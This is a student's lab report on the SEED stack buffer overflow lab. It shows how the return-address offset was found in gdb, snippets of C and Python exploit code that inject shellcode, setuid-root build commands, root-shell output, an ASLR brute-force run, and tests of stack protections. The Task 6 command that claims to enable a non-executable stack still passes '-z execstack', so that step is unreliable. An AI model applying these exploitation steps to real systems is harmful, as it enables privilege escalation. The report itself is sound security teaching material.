

Buffer Overflow Vulnerability Lab

Xinyi Li

February 20, 2020

Task 1

The `\bin\zsh` is called. I enter a new shell.

Task 2

Use default `DBUF_SIZE` (i.e. 24)

Find the address to attack

```
1 $ gcc -z execstack -fno-stack-protector -g -o stack_gdb stack.c
2 $ gdb stack_gdb
3 gdb-peda$ p $ebp
4 $1 = (void *) 0xbfffeb08
5 gdb-peda$ p &buffer
6 $2 = (char (*)[24]) 0xbfffeae8
7 gdb-peda$ p/d 0xbfffeb08-0xbfffeae8
8 $3 = 32
```

It shows that the value of the frame pointer is `0xbfffeb08`. So the return address is in `0xbfffeb08 + 4` and the first address we can jump to is `0xbfffeb08 + 8`. The distance between `ebp` and the buffer's starting address is 32. Added by 4 bytes stored the return address above, the distance is 36.

C version


So use the `exploit.c` to compose the `badfile`. The critical code part as below:

```
1 int start = 517 - sizeof(shellcode);
2 strcpy(buffer + start, shellcode);
3 // set the return address to the location of the malicious
  command in buffer
4 int ret = (0xbfffeb08 + start);
5 strcpy(buffer + 36, (char *)&ret);
```

Then compile and execute all those files as the order of:

```
1 $ gcc -o stack -z execstack -fno-stack-protector stack.c
2 $ sudo chown root stack
3 $ sudo chmod 4755 stack
4 $ gcc -o exploit exploit.c
5 $ ./exploit
6 $ ./stack
```

Then you can see a new root bash start with #.



```
Terminal File Edit View Search Terminal Help
Segmentation fault
[02/18/20]seed@VM:~/Documents$ gcc -o exploit exploit.c
[02/18/20]seed@VM:~/Documents$ ./exploit
[02/18/20]seed@VM:~/Documents$ ./stack
Illegal instruction
[02/18/20]seed@VM:~/Documents$ gcc -o exploit exploit.c
[02/19/20]seed@VM:~/Documents$ ./stack
Illegal instruction
[02/19/20]seed@VM:~/Documents$ ./exploit
[02/19/20]seed@VM:~/Documents$ ./stack
# whoami
zsh: command not found: wh
# whoi
# whoai
zsh: command not found: whoai
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```

Figure 1: The root bash

Python version

There may be something wrong with the Python code both in the textbook and the instruction's template. I believe that the return address should be modified with `ret + offset of the malicious command` instead of just `ret`. And I verified it in our lab:

```
1 $ python3 exploit.py
2 $ ./stack
```

3 *#*

Full code available in `exploit.py`. Here shows the critical part:


```
1 ret = 0xbfffeb08 # replace 0xAABBCCDD with the correct value
2 offset = 36 # replace 0 with the correct value
3 # Fill the return address field with the address of the shellcode
4 content[offset:offset + 4] = (ret + start).to_bytes(4,
    byteorder='little')
```

Task 3

- **Without `setuid(0)`:** start a new bash (under user `seed` and start with `$`)
- **With `setuid(0)`:** start a new bash (under user `root` and start with `#`)

Yes, It still works. Because in the additional shell code, the function `setuid(0)` is called to get root privilege.

Task 4



The screenshot shows a terminal window titled "seedubuntu [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
Terminal
The program has been running 7506476 times so far.
./defeat rand.sh: line 14: 3705 Segmentation fault
./stack
223 minutes and 23 seconds elapsed.
The program has been running 7506477 times so far.
./defeat rand.sh: line 14: 3706 Segmentation fault
./stack
223 minutes and 23 seconds elapsed.
The program has been running 7506478 times so far.
./defeat rand.sh: line 14: 3707 Segmentation fault
./stack
223 minutes and 23 seconds elapsed.
The program has been running 7506479 times so far.
./defeat rand.sh: line 14: 3708 Segmentation fault
./stack
223 minutes and 23 seconds elapsed.
The program has been running 7506480 times so far.
#whoami
/bin//sh: 1: 00000000#whoami: not found
# whoami
root
#
```

Task 5

Turn on the StackGuard Protection

```
1 $ gcc -o stack -z execstack stack.c
2 $ sudo chown root stack
3 $ sudo chmod 4755 stack
4 $ ./stack
5 *** stack smashing detected ***: ./stack terminated
6 Aborted
```

Task 6

Turn on the Non-executable Stack Protection

```
1 $ gcc -o stack -z execstack stack.c
2 $ sudo chown root stack
3 $ sudo chmod 4755 stack
```

```
4 $ ./stack
5 Segmentation fault
```

The buffer overflow do occur. But the non-executable stack protection prevents the crash program from running the shell code.